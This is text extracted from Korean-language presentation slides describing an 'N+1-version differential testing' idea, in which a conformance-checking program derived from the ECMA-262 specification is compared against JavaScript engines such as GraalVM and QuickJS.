
아이디어: N+1-버전 차분 테스팅



ECMA-262
(JS 명세)




일치성 검사
프로그램



JS 실행 엔진


아이디어: N+1-버전 차분 테스팅



ECMA-262
(JS 명세)



일치성 검사
프로그램



GraalVM™

QuickJS



JS 실행 엔진





아이디어: N+1-버전 차분 테스팅



ECMA-262
(JS 명세)




일치성 검사
프로그램




JS 실행 엔진


아이디어: N+1-버전 차분 테스팅




ECMA-262
(JS 명세)



